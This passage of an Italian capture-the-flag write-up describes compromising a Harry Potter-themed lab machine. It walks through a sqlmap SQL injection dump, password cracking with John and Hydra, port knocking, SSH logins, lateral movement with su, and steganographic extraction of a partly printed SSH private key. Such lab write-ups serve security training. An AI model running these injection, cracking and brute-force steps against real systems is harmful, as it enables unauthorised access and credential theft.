
Esaminando le nuove risorse e i file di stile collegati, sono emersi ulteriori codici Brainfuck e messaggi in chiaro:

- **Pagina /oldsite/tmp:** Visitando questa pagina, è stato visualizzato il messaggio in chiaro 41002 => misfatto.




- **Analisi CSS (Style Editor):** Ispezionando i fogli di stile (CSS) tramite lo strumento "Style Editor" del browser, è stato individuato un commento contenente codice Brainfuck nascosto.
    - La decodifica di questo blocco ha restituito: 37789 => buone.





- **Analisi Sorgente Login Principale:** Un'ulteriore ispezione del codice sorgente (nella pagina di login principale nel suo CSS associato) ha rivelato un altro blocco Brainfuck.

- La decodifica ha restituito: 55677 => non avere.



---

5. Sintesi e Ricostruzione del Port Knocking

Mettendo insieme tutti gli indizi raccolti nelle fasi precedenti, abbiamo ora una lista estesa di associazioni "**Porta -> Parola**". L'obiettivo è ricostruire la frase corretta per determinare la sequenza di bussata.

Tabella degli Indizi Raccolti:

PORTA	PAROLA	FONTE
9991	di	Login Source (BF)
12000	il	Oldsite Login (BF)
65511	fatto	/welcome.php

7282	intenzioni	/tmp
41002	misfatto	/oldsite/tmp
55677	non avere	Source/CSS (BF)
37789	buone	CSS Oldsite (BF)

Analisi della Frase (Logica Harry Potter):

Considerando il tema "**Harry P**", le frasi iconiche della ***Mappa del Malandrino*** sono:

1. *Apertura:* "Giuro solennemente di non avere buone intenzioni".
2. *Chiusura:* "Fatto il misfatto".

Dai nostri indizi, possiamo formare parzialmente la frase di apertura:

- di
- non avere
- buone
- intenzioni

Mancano "**Giuro**" e "**solennemente**" per la frase completa. Mentre la frase di chiusura è completa:


- fatto
- il
- misfatto

---


6. Vulnerability Assessment - SQL Injection

Dopo aver identificato la pagina di login in **/oldsite/login.php**, è stato testato il form per vulnerabilità di tipo SQL Injection. Utilizzando il tool sqlmap, è stato possibile confermare la vulnerabilità ed estrarre i dati dal database backend.

- **Enumerazione del Database:** Il comando sqlmap -u ... --current-db ha rivelato che il database in uso si chiama oldsite.



- **Enumerazione delle Tabelle:** Proseguendo con l'enumerazione (**--tables**), è stata individuata la tabella users, contenente le informazioni sugli utenti del sistema.



- **Dump dei Dati (Hashes):** Il dump della tabella **users** ha restituito 4 utenti (anna, luca, marco, milena) e le relative password in formato hash bcrypt ($2y$10$...).

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.50.107/oldsite/login.php" --forms -D oldsite -T users --dump --batch

{1.10#stable}

https://sqlmap.org
```

```
+----+--------------------------------------------------------------+----------+
| id | password                                                     | username |
+----+--------------------------------------------------------------+----------+
| 1  | $2y$10$Dy2MtfKLFvH78.bLGp6a7uBdSE1WNCSbnT0HvAQLyT2iGZWGO7TMK | anna     |
| 2  | $2y$10$lNS1EUevEtLqsp.OEq4UkuGREzvkouhZCdpT9h5t.Fw6oBZsai.Ei | luca     |
| 3  | $2y$10$gdY5a.GIC6ulg7ybIBMh0OU7Cdo.pEebWsL7E/CLGFHoTG39LePAK | marco    |
| 4  | $2y$10$3ESgP8ETH4VPpbsw4C5hze6bP6QEDMByxelQEPUdh7Uh6Q6aHRZDy | milena   |
+----+--------------------------------------------------------------+----------+
```

---


7. Password Cracking & Accesso Web

Una volta ottenuti gli hash, l'obiettivo è stato quello di ottenere le credenziali in chiaro per l'utente Milena, precedentemente identificata tramite **OSINT** come target chiave.

- **Cracking con John The Ripper**: Utilizzando john con la wordlist *rockyou.txt*, è stato craccato con successo l'hash di Milena.
    - **Password trovata:** darkprincess.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt --users=milena milena.hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:52 0.07% (ETA: 02:16:04) 0g/s 240.1p/s 240.1c/s 240.1C/s 100689..jitterbug
0g 0:00:00:58 0.08% (ETA: 02:04:55) 0g/s 242.6p/s 242.6c/s 242.6C/s co2006..shanique
0g 0:00:01:01 0.09% (ETA: 02:02:40) 0g/s 243.1p/s 243.1c/s 243.1C/s dirrty..090906
0g 0:00:01:05 0.09% (ETA: 01:59:10) 0g/s 243.9p/s 243.9c/s 243.9C/s goldeneye..220689
darkprincess     (?)
1g 0:00:05:00 DONE (2026-01-28 06:28) 0.003328g/s 245.3p/s 245.3c/s 245.3C/s david1234..cremita
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- **Accesso all'Applicazione Web:** Le credenziali (milena : darkprincess) sono state utilizzate per effettuare il login sulla pagina principale (non quella di /oldsite, ma la root index.php o login.php). L'accesso è riuscito, mostrando il messaggio di benvenuto "Ciao, milena!".





---

8. Advanced Enumeration (La Mappa del Malandrino)

All'interno della sessione autenticata di Milena, l'analisi è proseguita ispezionando nuovamente il codice sorgente e i fogli di stile, alla ricerca degli ultimi pezzi del puzzle.


- Discovery "**Giuro**": Nello strumento "Style Editor" del browser è stato trovato un altro commento Brainfuck. La decodifica ha restituito **9220 => giuro.**





- **Ricostruzione della Frase e Trigger:** Mettendo insieme le parole trovate nelle fasi precedenti (brainfuck sparsi e file nascosti), è stata ricostruita la celebre frase di attivazione della Mappa del Malandrino: *"Giuro solennemente di non avere buone intenzioni"*. Inserendo questa frase come parametro nel campo testuale della pagina di login, l'applicazione ha sbloccato un messaggio segreto.
- **L'Indizio Finale:** Il server ha risposto con:

"Caro user, la Mappa del Malandrino nasconde un altro segreto. Hai provato a bussare?".



Questo messaggio conferma due cose fondamentali:


1. **Username:** L'utente di sistema a cui puntare potrebbe chiamarsi genericamente user (dato il "Caro user").
2. **Vettore di Attacco:** "Hai provato a bussare?" è la conferma definitiva che dobbiamo eseguire il Port Knocking.

---

9. Exploitation SSH (Porta 2222)


Non avendo ancora accesso alla porta 22 (SSH standard), l'attenzione si è spostata sulla porta 2222 aperta. Dato l'indizio "***Caro user***" ottenuto via web, è stato tentato un attacco a dizionario mirato su questo servizio.

- **Password crack (Hydra):** Utilizzando hydra con l'username "***user***" e la wordlist "*rockyou.txt*" contro la porta 2222, è stata individuata la password: ***harry***.



- **Accesso SSH Iniziale & Discovery:** Effettuando il login `ssh user@192.168.50.107 -p 2222`, si è ottenuto l'accesso a un ambiente limitato (HogTheta). L'analisi del sistema tramite il comando `df` (disk free) ha rivelato un punto di mount anomalo chiamato lumos che conteneva il messaggio cruciale per il puzzle:

"La luce illumina la stanza, rivelando che il numero magico per 'solennemente' è 1700."



10. Port Knocking & Accesso Milena

Con il numero mancante, è stato possibile completare la sequenza numerica associata alla frase di apertura della Mappa del Malandrino:

"Giuro solennemente di non avere buone intenzioni".

- **Esecuzione del Knock:** La sequenza finale utilizzata è stata:

*9220 (**giuro**) -> 1700 (**solennemente**) -> 9991 (**di**) -> 55677 (**non avere**) -> 37789 (**buone**) -> 7282 (**intenzioni**)*

```
┌──(kali㉿kali)-[~]
└─$ knock -v 192.168.50.107 9220 1700 9991 55677 37789 7282
hitting tcp 192.168.50.107:9220
hitting tcp 192.168.50.107:1700
hitting tcp 192.168.50.107:9991
hitting tcp 192.168.50.107:55677
hitting tcp 192.168.50.107:37789
hitting tcp 192.168.50.107:7282
```

- **Accesso SSH (Porta 22)**: Il knock ha sbloccato l'accesso alla porta 22 standard. Utilizzando le credenziali precedentemente crackate (*milena* : *darkprincess*), è stato possibile ottenere una shell completa sul sistema come utente milena.

```
┌──(kali㉿kali)-[~]
└─$ ssh milena@192.168.50.107 -p 22
The authenticity of host '192.168.50.107 (192.168.50.107)' can't be established.
ED25519 key fingerprint is: SHA256:O4h4×4V2v+1Inrs7xwxiZweljAWid14utj/nHArtRKI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.107' (ED25519) to the list of known hosts.
milena@192.168.50.107's password:
Theta fa schifo

Last login: Wed Oct  2 13:44:29 2024
```

- **Flag 1:** Nella home directory di Milena è stata recuperata la **prima flag**: FLAG{incanto_della_sapienza_123}.

```
milena@blackbox:~$ ls
flag.txt
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
```

11. Lateral Movement (Marco & Luca)

Dalla shell di Milena, l'obiettivo si è spostato sull'escalation orizzontale verso gli altri utenti individuati nel database (Marco e Luca).

- **Analisi Directory Condivisa:** Nella directory /home/shared è stato trovato un file nascosto di swap ***.myLovePotion.swp*.**

```
milena@blackbox:/home/shared$ ls -la
total 12
drwxrwx--- 2 anna   shared 4096 Oct  2  2024 .
drwxr-xr-x 7 root   root   4096 Sep 30  2024 ..
-rw-rw-r-- 1 milena shared   45 Oct  2  2024 .myLovePotion.swp
```

Analizzandone il contenuto con `cat`, è stata confermata la presenza di stringhe riconducibili a password di cui una già nota

```
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^-I&h
darkprincess
```

- **Escalation verso Marco e Luca**: Sfruttando le informazioni raccolte dal file swap, è stato effettuato con successo il cambio utente (`su`):
    1. Accesso come *Marco*

```
milena@blackbox:/home/shared$ su marco
Password:
marco@blackbox:/home/shared$ su -l
Password:
```

    2. Accesso come *Luca*

```
marco@blackbox:~$ su luca
Password:
luca@blackbox:/home/marco$ cd ..
```

- **Flag 2:** Una volta ottenuto l'accesso alla home di Luca, è stata recuperata la **seconda flag**: FLAG{cuore_di_leone_456}.

```
luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}
luca@blackbox:~$
```

- **Discovery File Sospetto:** Nella home di Luca è stato individuato un file di backup anomalo e di dimensioni rilevanti (142KB): ***.theta-key.jpg.bk***. Dato il nome e l'estensione, si ipotizza che contenga dati nascosti tramite steganografia, potenzialmente necessari per ottenere i privilegi di Root.


```
luca@blackbox:~$ ls -all
total 164
drwx------ 2 luca luca   4096 Oct  2  2024 .
drwxr-xr-x 7 root root   4096 Sep 30  2024 ..
-rw-r--r-- 1 luca luca    220 Sep 22  2024 .bash_logout
-rw-r--r-- 1 luca luca   3771 Sep 22  2024 .bashrc
-rw-r--r-- 1 luca luca    807 Sep 22  2024 .profile
-rw-r--r-- 1 luca luca 142396 Oct  2  2024 .theta-key.jpg.bk
-rw-r--r-- 1 root root     25 Sep 24  2024 flag.txt
```

---


12. Data Exfiltration & Steganography

Dopo aver individuato il file sospetto *.theta-key.jpg.bk* nella home dell'utente Luca, è stato necessario analizzarlo sulla macchina attaccante (Kali Linux) che dispone degli strumenti adatti per la steganografia.

- **Exfiltration (SCP):**
  Il file è stato trasferito dalla macchina vittima alla macchina attaccante utilizzando il protocollo SCP (Secure Copy Protocol), sfruttando le credenziali di Luca precedentemente compromesse.
  - *Comando:* `scp luca@192.168.50.107:/home/luca/.theta-key.jpg.bk ~/Desktop/theta-key.jpg`



- **Analisi Steganografica (Ricerca Password):**
  Per estrarre i dati nascosti con **steghide**, era necessaria una passphrase. Ritornando all'analisi dell'applicazione web, nello strumento "Storage" (Cookies) del browser è stato individuato un cookie anomalo denominato ***wand*** (bacchetta).
  - *Valore del Cookie:* ***c2MqVDFsOVN5ezVi*** (Questo valore è stato identificato come la chiave per decifrare l'immagine).



- **Estrazione Payload (Steghide):**
  Utilizzando il tool steghide con la password recuperata dal cookie, è stato estratto con successo un file nascosto all'interno dell'immagine.
  - *Comando:* `steghide extract -sf theta-key.jpg -xf id_rsa`

- *Risultato:* Estrazione del file *id_rsa*, che rappresenta una **chiave privata SSH.**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ steghide extract -sf theta-key.jpg -xf id_rsa
Enter passphrase:
wrote extracted data to "id_rsa".
```

```
1 -----BEGIN OPENSSH PRIVATE KEY-----
2 b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
3 NhAAAAAwEAAQAAAYEAqdc5eyNiG7l08UXIRlXVfrM8onZ+kKGgorLfyEYjNJJl644QKef3
4 8Vg2uSXzdpgj9tWSWAz7M066i4w1ahy7anhIWZoVV7UG/FvsbR1Kr/UbR7odwoBW6N2PXA
5 zrjFguTHvqo30p4K18TnzPPhPOh3/JW5FRARPG6v6H57GdjtjgdUODafXqrAxRI6D8Au85
